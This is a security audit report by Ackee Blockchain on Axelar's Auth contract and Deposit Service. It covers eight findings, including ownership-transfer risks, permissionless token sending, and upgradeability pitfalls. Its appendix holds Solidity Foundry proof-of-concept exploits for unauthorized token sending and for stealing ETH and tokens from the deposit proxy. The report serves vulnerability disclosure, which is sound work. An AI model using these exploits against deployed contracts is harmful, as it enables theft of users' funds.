
ackee blockchain

Axelar

Auth Contract and Deposit Service

by Ackee Blockchain

July 27, 2022



Contents

1. Document Revisions

0.1	Draft report	July 26, 2022
1.0	Final report	July 27, 2022

2. Overview

This document presents our findings in reviewed contracts.

2.1. Ackee Blockchain

Ackee Blockchain is an auditing company based in Prague, Czech Republic, specialized in audits and security assessments. Our mission is to build a stronger blockchain community by sharing knowledge – we run a free certification course Summer School of Solidity and teach at the Czech Technical University in Prague. Ackee Blockchain is backed by the largest VC fund focused on blockchain and DeFi in Europe, Rockaway Blockchain Fund.

2.2. Audit Methodology

1. **Technical specification/documentation** - a brief overview of the system is requested from the client and the scope of the audit is defined.
2. **Tool-based analysis** - deep check with automated Solidity analysis tools and Slither is performed.
3. **Manual code review** - the code is checked line by line for common vulnerabilities, code duplication, best practices and the code architecture is reviewed.
4. **Local deployment + hacking** - the contracts are deployed locally and we try to attack the system and break it.
5. **Unit and fuzzy testing** - run unit tests to ensure that the system works as expected, potentially write missing unit or fuzzy tests.

2.3. Review team

Member's Name	Position
Miroslav Škrabal	Lead Auditor
Josef Gattermayer, Ph.D.	Audit Supervisor

2.4. Disclaimer

We've put our best effort to find all vulnerabilities in the system, however our findings shouldn't be considered as a complete list of all existing issues. The statements made in this document should not be interpreted as investment or legal advice, nor should its authors be held accountable for decisions made based on them.

3. Executive Summary

Axelar engaged Ackee Blockchain to perform a security review of the Deposit Service and the Auth contract, which are part of the cross-chain protocol. The total time donation was 6 engineering days between July 18 and July 25, 2022 and the lead auditor was Miroslav Škrabal.

The audit has been performed on the commit 1cd26b3 focusing on the changes proposed in the feature branch AxelarAuthWeighted and the feature branch DepositService.

We began our review by using static analysis tools, namely Slither and the solc compiler. This yielded issues such as function visibility finding. We then took a deep dive into the logic of the contracts. During the review, we paid special attention to:

- validating that the proofs in the Auth contract can not be forged,
- detecting possible reentrancies in the code,
- ensuring access controls are not too relaxed or too strict,
- looking for common issues such as data validation.

Our review resulted in 8 findings, ranging from Info to Medium severity.

Ackee Blockchain recommends Axelar:

- use static analysis tools like Slither,
- ensure that the privileged owner addresses correspond to robust multisigs,
- address all the reported issues.

4. System Overview

This section contains an outline of the audited contracts. Note that this is meant for understandability purposes and does not replace project documentation.

4.1. Contracts

Contracts we find important for better understanding are described in the following section.

AxelarAuthWeighted

`AxelarAuthWeighted` is used as an authentication mechanism for the Axelar gateway. It is used for proof verification of the transactions created by the operators. It also allows for transferring the operatorship.

AxelarDepositService

`AxelarDepositService` is used to manage deposits and send tokens across chains. It allows for creating deposit addresses based on the transfer parameters. Additionally, it allows the user to refund deposited tokens. It works for both the native currency and ERC20 tokens. It is upgradeable. It inherits from `ReceiverImplementation`, which handles the transfer logic.

DepositReceiver

`DepositReceiver` is used as a wallet to hold the deposits. The transfers are handled by creating a new `DepositReceiver` using CREATE2 and a `delegatecall` inside the `DepositReceiver`. Inside the constructor of the receiver is a `delegatecall` which delegates the execution back to the `ReceiverImplementation`, however, this time with the state of the wallet.

4.2. Actors

This part describes actors of the system, their roles, and permissions.

Owner of AxelarDepositService

The owner has the privilege to upgrade the service. Additionally, he can pass the operatorship to others.

Owner of AxelarAuthWeighted

The owner has the privilege to transfer the operatorship. He also can transfer the operatorship.

4.3. Trust model

Users have to trust the owner of AxelarDepositService that he will only perform an upgrade to a trusted contract.

Additionally, they have to trust the owner of AxelarAuthWeighted that the transfer will not centralize the protocol and will only be done to trusted operators.

5. Vulnerabilities risk methodology

A *Severity* rating of each finding is determined as a synthesis of two sub-ratings: *Impact* and *Likelihood*. It ranges from *Informational* to *Critical*.

If we have found a scenario in which an issue is exploitable, it will be assigned an impact rating of *High*, *Medium*, or *Low*, based on the direness of the consequences it has on the system. If we haven't found a way, or the issue is only exploitable given a change in configuration (such as deployment scripts, compiler configuration, use of multi-signature wallets for owners, etc.) or given a change in the codebase, then it will be assigned an impact rating of *Warning* or *Info*.

Low to *High* impact issues also have a *Likelihood* which measures the probability of exploitability during runtime.

5.1. Finding classification

The full definitions are as follows:

Severity

Severity	Impact	Likelihood
Informational	Informational	N/A
Warning	Warning	N/A
Low	Low	Low
Medium	Low	Medium
Medium	Low	High
Medium	Medium	Medium
High	Medium	High
Medium	High	Low

Severity	Impact	Likelihood
High	High	Medium
Critical	High	High

Table 1. Severity of findings

Impact

High

Code that activates the issue will lead to undefined or catastrophic consequences for the system.

Medium

Code that activates the issue will result in consequences of serious substance.

Low

Code that activates the issue will have outcomes on the system that are either recoverable or don't jeopardize its regular functioning.

Warning

The issue cannot be exploited given the current code and/or configuration (such as deployment scripts, compiler configuration, use of multi-signature wallets for owners, etc.), but could be a security vulnerability if these were to change slightly. If we haven't found a way to exploit the issue given the time constraints, it might be marked as "Warning" or higher, based on our best estimate of whether it is currently exploitable.

Info

The issue is on the border-line between code quality and security. Examples include insufficient logging for critical operations. Another example is that the issue would be security-related if code or

configuration (see above) was to change.

Likelihood

High

The issue is exploitable by virtually anyone under virtually any circumstance.

Medium

Exploiting the issue currently requires non-trivial preconditions.

Low

Exploiting the issue requires strict preconditions.

6. Findings

This section contains the list of discovered findings. Unless overriden for purposes of readability, each finding contains:

- a *Description*,
- an *Exploit scenario*, and
- a *Recommendation*

Many times, there might be multiple ways to solve or alleviate the issue, with varying requirements in terms of the necessary changes to the codebase. In that case, we will try to enumerate them all, making clear which solve the underlying issue better (albeit possibly only with architectural changes) than others.

Summary of Findings

	Severity	Impact	Likelihood
M1: Dangerous ownership transfer	Medium	High	Low
M2: Unauthorized sending of tokens	Medium	Medium	Medium
W1: Usage of `solc` optimizer	Warning	Warning	N/A
W2: Stealing tokens from Deposit Proxy	Warning	Warning	N/A
W3: High privileged owner and single point of failure	Warning	Warning	N/A
W4: Pitfalls of upgradeability	Warning	Warning	N/A

	Severity	Impact	Likelihood
I1: Public functions without internal calls	Info	Info	N/A
I2: Confusing naming of errors	Info	Info	N/A

Table 2. Table of Findings

M1: Dangerous ownership transfer

Medium severity issue

Impact:	High	Likelihood:	Low
Target:	Upgradable.sol, Ownable.sol	Type:	Data validation

Listing 1. Excerpt from Upgradable.transferOwnership

```
25     function transferOwnership(address newOwner) external virtual
   onlyOwner {
26         if (newOwner == address(0)) revert InvalidOwner();
27
28         emit OwnershipTransferred(newOwner);
29         // solhint-disable-next-line no-inline-assembly
30         assembly {
31             sstore(_OWNER_SLOT, newOwner)
32         }
33     }
```

Listing 2. Excerpt from Ownable.transferOwnership

```
21     function transferOwnership(address newOwner) external virtual
   onlyOwner {
22         if (newOwner == address(0)) revert InvalidOwner();
23
24         emit OwnershipTransferred(owner, newOwner);
25         owner = newOwner;
26     }
27 }
```

Description

Multiple contracts in the codebase use the `owner` pattern for access control. Some of the contracts also allow for ownership transfer (see ownership transfer in Upgradeable, ownership transfer in Ownable).

However, neither of the transfer functions has a robust verification mechanism for the new proposed owner. If a wrong owner address is passed to them, neither can recover from the error.

Thus passing a wrong address can lead to irrecoverable mistakes.

Exploit scenario

The current owner Alice wants to transfer the ownership to Bob. Alice calls the `transferOwnership` function but supplies a wrong address by mistake. As a result, the ownership will be passed to a wrong and possibly dead address.

Recommendation

One of the common and safer approaches to ownership transfer is to use a two-step transfer process.

Suppose Alice wants to transfer the ownership to Bob. The two-step process would have the following steps: Alice proposes a new owner, namely Bob. This proposal is saved to a variable `candidate`. Bob, the candidate, calls the `acceptOwnership` function. The function verifies that the caller is the new proposed candidate, and if the verification passes, the function sets the caller as the new owner. If Alice proposes a wrong candidate, she can change it. However, it can happen, though with a very low probability that the wrong candidate is malicious (most often it would be a dead address). An authentication mechanism can be employed to prevent the malicious candidate from accepting the ownership.

Go back to Findings Summary

M2: Unauthorized sending of tokens

Medium severity issue

Impact:	Medium	Likelihood:	Medium
Target:	AxelarDepositServiceProxy.sol, AxelarDepositService.sol, ReceiverImplementation.sol	Type:	Unauthorized token transfer

Listing 3. Excerpt from AxelarDepositService.sendTokenDeposit

```
89          new DepositReceiver{ salt: salt }(
90              abi.encodeWithSelector(
91                  ReceiverImplementation.receiveAndSendToken.selector,
92                  refundAddress,
93                  destinationChain,
94                  destinationAddress,
95                  tokenSymbol
96              )
97          );
```

Listing 4. Excerpt from ReceiverImplementation.receiveAndSendToken

```
60          uint256 amount = IERC20(tokenAddress).balanceOf(address(this));
61
62          if (amount == 0) revert NothingDeposited();
63
64          // Sending the token trough the gateway
65          IERC20(tokenAddress).approve(gateway, amount);
66          IAxelarGateway(gateway).sendToken(destinationChain,
   destinationAddress, symbol, amount);
```

Description

One of the `DepositService` functionalities is creating new deposit addresses. Users can deposit to those addresses and later send the deposits to other

chains.

The `DepositService` also allows refunding the tokens sent to the deposit addresses, e.g., in case of supplying a wrong amount or routing parameters.

Another functionality of the service is sending the tokens that are in the deposit addresses. For that the sendTokenDeposit function is used. The function creates a new `DepositReceiver` which in turn invokes the receiveAndSendToken function. The latter one handles the functionality to transfer the tokens from the deposit address to the gateway.

Neither of the mentioned functions contains authorization techniques to prevent anyone from sending the tokens on behalf of the user that deposited the tokens. And thus, the user that deposits the tokens can be prevented from using the refund functionality as a malicious third-party can execute sending of the tokens.

Exploit scenario

Alice creates a new deposit address and sends tokens to it. Bob copies Alice's parameters to create the deposit address and calls the function `sendTokenDeposit`. Alice realizes that she used a wrong `destinationAddress` and wants to refund the deposit. However, the tokens are already sent, and thus a refund is not possible.

The exploit is showcased in solidity as a foundry test.

Recommendation

The function for sending tokens should not be permissionless. Authorization techniques that validate the transaction's sender should be employed.

Go back to Findings Summary

W1: Usage of `solc` optimizer

Impact:	Warning	Likelihood:	N/A
Target:	`**/*`	Type:	Compiler configuration

Description

The project uses `solc` optimizer. Enabling `solc` optimizer may lead to unexpected bugs.

The Solidity compiler was audited in November 2018, and the audit concluded that the optimizer may not be safe.

One recent bug was discovered in June 2022. The bug caused some assembly memory operations to be removed, even though the values were used later in the execution.

Vulnerability scenario

A few months after deployment, a vulnerability is discovered in the optimizer. As a result, it is possible to attack the protocol.

Recommendation

Until the `solc` optimizer undergoes more stringent security analysis, opt-out using it. This will ensure the protocol is resilient to any existing bugs in the optimizer.

Go back to Findings Summary

W2: Stealing tokens from Deposit Proxy

Impact:	Warning	Likelihood:	N/A
Target:	AxelarDepositServiceProxy.sol	Type:	Unauthorized token transfer

Description

The `AxelarDepositServiceProxy` uses a `delegatecall` to the implementation contract; thus, the execution happens in its context. The implementation contract is `AxelarDepositService`, which inherits from `ReceiverImplementation`.

`ReceiverImplementation` implements some functions that handle token transfers. Those token transfer functions are meant to be used in the context of `DepositReceiver`, which should use a `delegatecall`. Those functions, mainly the `receiveAndSendToken` function, are declared `external`

`receiveAndSendToken` can be called directly through the proxy contract without creating the `DepositReceiver`. As a result, this function executes in the context of the proxy and can be used to steal funds from the proxy contract.

In the current state of the protocol, this is not an issue because the `AxelarDepositServiceProxy` should not hold any tokens.

Exploit scenario

After an upgrade, the `DepositService` has to hold some tokens. An attacker notices this fact and creates a simple malicious contract that will be compatible with the interface of the contracts that the service calls. Then he performs a call directly through the proxy to the `receiveAndSendToken` and steals the funds.

The exploit is showcased in solidity as a foundry test.

Recommendation

In the current state of the protocol, this vulnerability can not be exploited because the service should not hold any tokens. However, this doesn't have to be true for future upgrades of the contracts.

At a minimum, this vulnerability should be acknowledged in documentation or in code such that is is always known to the future developer. A better alternative would be to employ authorization to prevent the vulnerability altogether.

Go back to Findings Summary

W3: High privileged owner and single point of failure

Impact:	Warning	Likelihood:	N/A
Target:	Upgradable.sol, AxelarAuthWeighted.sol	Type:	Access control

Description

Both the `Upgradable` and `AxelarAuthWeighted` contracts use the `owner` address for access control. In both cases, the owner is used for highly sensitive operations - upgrading the contract and transfering the operatorship.

If the owner's account was hacked or the corresponding private key lost, it could lead to dire consequences.

In the case of the `Upgradable` contract, the compromise of the owner could lead to an upgrade to a new malicious contract, which could, for example, allow for `self-destruct`.

In the case of the `AxelarAuthWeighted` contract, a new malicious set of operators could be added. Such operators could then execute various malicious commands.

Recommendation

Several protocols were already hacked because of insufficient protection of the owner's private key.

It must be ensured that the owner account corresponds to a multisig and that the multisig is controlled by a sufficiently large number of `independent` entities relative to the importance of the contract at hand.

Go back to Findings Summary

W4: Pitfalls of upgradeability

Impact:	Warning	Likelihood:	N/A
Target:	Upgradable.sol	Type:	Upgradeability

Description

The following notes are rather general remarks regarding the upgradeability system. The issues do not directly apply to the current scope; they should be considered relative to future upgrades of the contracts.

Accessiblity of the setup function on implementation contract

The setup function in the implementation contract has no access controls, except the check if `implementation` is equal to zero-address. This approach **is safe** until a mistake occurs. Such a mistake can involve calling the `upgrade` function directly on the implementation contract. Such a mistake could, for example, happen by accidentally switching the address of the proxy and implementation contract when performing a call to the `upgrade` function. As a result, the `implementation` address will be changed to some non-zero address.

The severity of such a mistake would depend on the logic of the `_setup(data)` function. The reason is that now the `_setup(data)` function could be called by a malicious attacker, which could supply a malicious payload.

Suppose that *`after an upgrade`*, the `setup()` function allows setting an owner. In that case, the attacker could set a new owner and consequently call `upgrade()` on the implementation contract, with the new implementation being his malicious contract, which self-destructs.

Since the proxy has only an empty setup function and fallback, it will not be possible to upgrade it further, and the protocol will be stuck.

Accessibility of state-changing function before initialization

Additionally, it should be ensured that all non-view publicly accessible functions should not be accessible before initialization. If some of the mentioned functions performed state changes before the initialization, it could lead to undefined behavior and unexpected bugs.

Recommendation

It is recommended to ensure that the `setup` function on the implementation contract can be called only once. Additionally, it should not be callable (directly on the implementation contract) after the construction of the implementation contract (see the Programmatic approach in the Upgradeability Appendix). To achieve the criteria above, the use of initializer modifier is recommended.

To achieve that the non-view publicly accessible functions will not be called before initialization, it is recommended to use the `onlyInitialized()` modifier.

Both the approaches are described in more detail in the Appendix C: Theory of Upgradeability.

Go back to Findings Summary

I1: Public functions without internal calls

Impact:	Info	Likelihood:	N/A
Target:	AxelarDepositService.sol	Type:	Gas optimization, Coding practices

Listing 5. Excerpt from AxelarDepositService.contractId

```
237     function contractId() public pure returns (bytes32) {
238         return keccak256('axelar-deposit-service');
239     }
240 }
```

Description

Some functions are declared public even though they are not called internally anywhere. That goes against the recommended best practices and also costs more gas.

Recommendation

If functions are not called internally, they should be declared as external.

Go back to Findings Summary

I2: Confusing naming of errors

Impact:	Info	Likelihood:	N/A
Target:	AxelarDepositService.sol	Type:	Coding practices, Naming

Listing 6. Excerpt from AxelarAuthWeighted._transferOperatorship

```
74          bytes32 newOperatorsHash = keccak256(params);
75
76          if (epochForHash[newOperatorsHash] > 0) revert SameOperators();
77
78          uint256 epoch = currentEpoch + 1;
79          currentEpoch = epoch;
80          hashForEpoch[epoch] = newOperatorsHash;
81          epochForHash[newOperatorsHash] = epoch;
```

Listing 7. Excerpt from AxelarAuthWeighted._validateSignatures

```
111         // if weight sum below threshold
112         revert MalformedSigners();
113     }
```

Description

In multiple places in the codebase, confusing naming for errors is used. The naming often implies different issues or behavior and is thus confusing for the entity that reviews the code.

The SameOperators error implies that the issue is caused by using the same operators. However, this isn't the case because basic reordering of the same set of operators would produce a different hash which would not cause the error. Using the same operators is permitted, but using the same hash is not.

The MalformedSigner error implies that the signers are malformed. However, this does not have to be the case. The signers can be well-formed but have insufficient weight.

Errors provide an important insight into why the execution failed. They also provide valuable information about invariants and properties that the code should follow. Using vague or inaccurate naming for errors can prolong the debugging time and make understanding the code difficult.

Recommendation

Use more precise naming for the mentioned errors. From the long-term perspective, employ a careful approach to the naming of errors as they provide very valuable insight into the codebase.

Go back to Findings Summary

Appendix A: How to cite

Please cite this document as:

Ackee Blockchain, Axelar: Auth Contract and Deposit Service, July 27, 2022.

Appendix B: Example exploits in solidity

B.1. Unauthorized sending of tokens

The following code snippet demonstrates the Unauthorized sending of tokens exploit.

```
//contract from which the attack is performed
    //its address is the address of msg.sender in receiveAndSendToken func
    contract Attacker {
     address public refundToken = address(0);
     function setRefundToken(address refund) public {
     refundToken = refund;
     }
    }
    //mock gateway only with the interface needed for the attack
    contract AxelarGatewayMock {
     mapping (string => address) public tokenAddresses;

     function sendToken(
     string calldata destinationChain,
     string calldata destinationAddress,
     string calldata symbol,
     uint256 amount) public {
     }

     function addTokenAddress(address tokenAddress, string memory symbol)
public {
     tokenAddresses[symbol] = tokenAddress;
     }
    }

    contract StealTokensFromReceiverTest is Test {
     string public constant tokenSymbol = "WETH";
     AxelarGatewayMock public gateway;
     AxelarDepositService public depositService;
     AxelarDepositServiceProxy public proxy;
     ERC20Mock token1;
     ERC20Mock token2;
```

```
    ERC20Mock weth;
    address alice = vm.addr(1);
    address bob = vm.addr(3);
    Attacker attacker;
    function setUp() public {
    token1 = new ERC20Mock("test1", "testToken1", vm.addr(2), 1 ether);
    token2 = new ERC20Mock("test2", "testToken2", vm.addr(2), 1 ether);
    weth = new ERC20Mock("weth", "WETH", vm.addr(1), 1 ether);
    gateway = new AxelarGatewayMock();
    gateway.addTokenAddress(address(token1), token1.symbol());
    gateway.addTokenAddress(address(token2), token2.symbol());
    gateway.addTokenAddress(address(weth), weth.symbol());
    depositService = new AxelarDepositService(address(gateway), weth
.symbol());
    proxy = new AxelarDepositServiceProxy();
    bytes memory data;
    proxy.init(address(depositService), address(this), data);
    //mint minimal amount to the proxy. token1 will act as the
tokenAddress
    //in the receiveAndSendToken. Without this, the condition on amount ==
0 would fail
    token1.mint(address(proxy), 1);
    attacker = new Attacker();
    }


 function testSendingTokensOnSomeonelsesBehalve() public {
        //create a deposit address for alice
        vm.prank(alice);
        (, bytes memory data) = address(proxy).call(abi.encodeWithSelector(
            AxelarDepositService.addressForTokenDeposit.selector,
            "123",
            alice,
            "1",
            "deadbeef",
            "testToken1"
        ));
        address depositAddress = abi.decode(data, (address));
        token1.mint(alice, 1 ether);
        //alice deposits 10**18 to the deposit address
        vm.prank(alice);
        token1.transfer(depositAddress, 1 ether);
```

```
        //simple mock of gateway is used, which doesn't use trasnferFrom
        //so we only check the allowances
        assertTrue(token1.allowance(depositAddress, address(gateway)) ==
0);
        //execute the transfer of the tokens from the deposit address !as
bob!
        vm.prank(bob);
        address(proxy).call(abi.encodeWithSelector(
            AxelarDepositService.sendTokenDeposit.selector,
            "123",
            alice,
            "1",
            "deadbeef",
            "testToken1"
        ));
        //the allowance on the gateway is now set to 10**18
        assertTrue(token1.allowance(depositAddress, address(gateway)) == 1
ether);
    }
```

B.2. Stealing tokens from Deposit Proxy

The following code snippet demonstrates the Stealing tokens from Deposit Proxy.

```
//contract from which the attack is performed
    //its address is the address of msg.sender in receiveAndSendToken func
    contract Attacker {
     address public refundToken = address(0);
     function setRefundToken(address refund) public {
     refundToken = refund;
     }
    }
    //mock gateway only with the interface needed for the attack
    contract AxelarGatewayMock {
     mapping (string => address) public tokenAddresses;

     function sendToken(
     string calldata destinationChain,
     string calldata destinationAddress,
```

```
        string calldata symbol,
        uint256 amount) public {
        }

        function addTokenAddress(address tokenAddress, string memory symbol)
public {
        tokenAddresses[symbol] = tokenAddress;
        }
    }

    contract StealTokensFromReceiverTest is Test {
        string public constant tokenSymbol = "WETH";
        AxelarGatewayMock public gateway;
        AxelarDepositService public depositService;
        AxelarDepositServiceProxy public proxy;
        ERC20Mock token1;
        ERC20Mock token2;
        ERC20Mock weth;
        address alice = vm.addr(1);
        address bob = vm.addr(3);
        Attacker attacker;
        function setUp() public {
        token1 = new ERC20Mock("test1", "testToken1", vm.addr(2), 1 ether);
        token2 = new ERC20Mock("test2", "testToken2", vm.addr(2), 1 ether);
        weth = new ERC20Mock("weth", "WETH", vm.addr(1), 1 ether);
        gateway = new AxelarGatewayMock();
        gateway.addTokenAddress(address(token1), token1.symbol());
        gateway.addTokenAddress(address(token2), token2.symbol());
        gateway.addTokenAddress(address(weth), weth.symbol());
        depositService = new AxelarDepositService(address(gateway), weth
.symbol());
        proxy = new AxelarDepositServiceProxy();
        bytes memory data;
        proxy.init(address(depositService), address(this), data);
        //mint minimal amount to the proxy. token1 will act as the
tokenAddress
        //in the receiveAndSendToken. Without this, the condition on amount ==
0 would fail
        token1.mint(address(proxy), 1);
        attacker = new Attacker();
        }
        function StealEth() public {
```

```
        //before the attack alice has no eth
        assertTrue(alice.balance == 0);
        vm.deal(address(proxy), 1 ether);
        vm.prank(address(attacker));
        //attacker sets the refund address to alice
        address(proxy).call(abi.encodeWithSelector(
        ReceiverImplementation.receiveAndSendToken.selector,
        alice, "1", "deadbeef", "testToken1"));
        //after the attack alice has 1 ether
        assertTrue(alice.balance == 1 ether);
        }

        function StealERC() public {
        //before the attack alice has no token2
        assertTrue(token2.balanceOf(alice) == 0);
        token2.mint(address(proxy), 1 ether);
        //attacker sets the value of refundToken in its storage equal to
token2
        attacker.setRefundToken(address(token2));
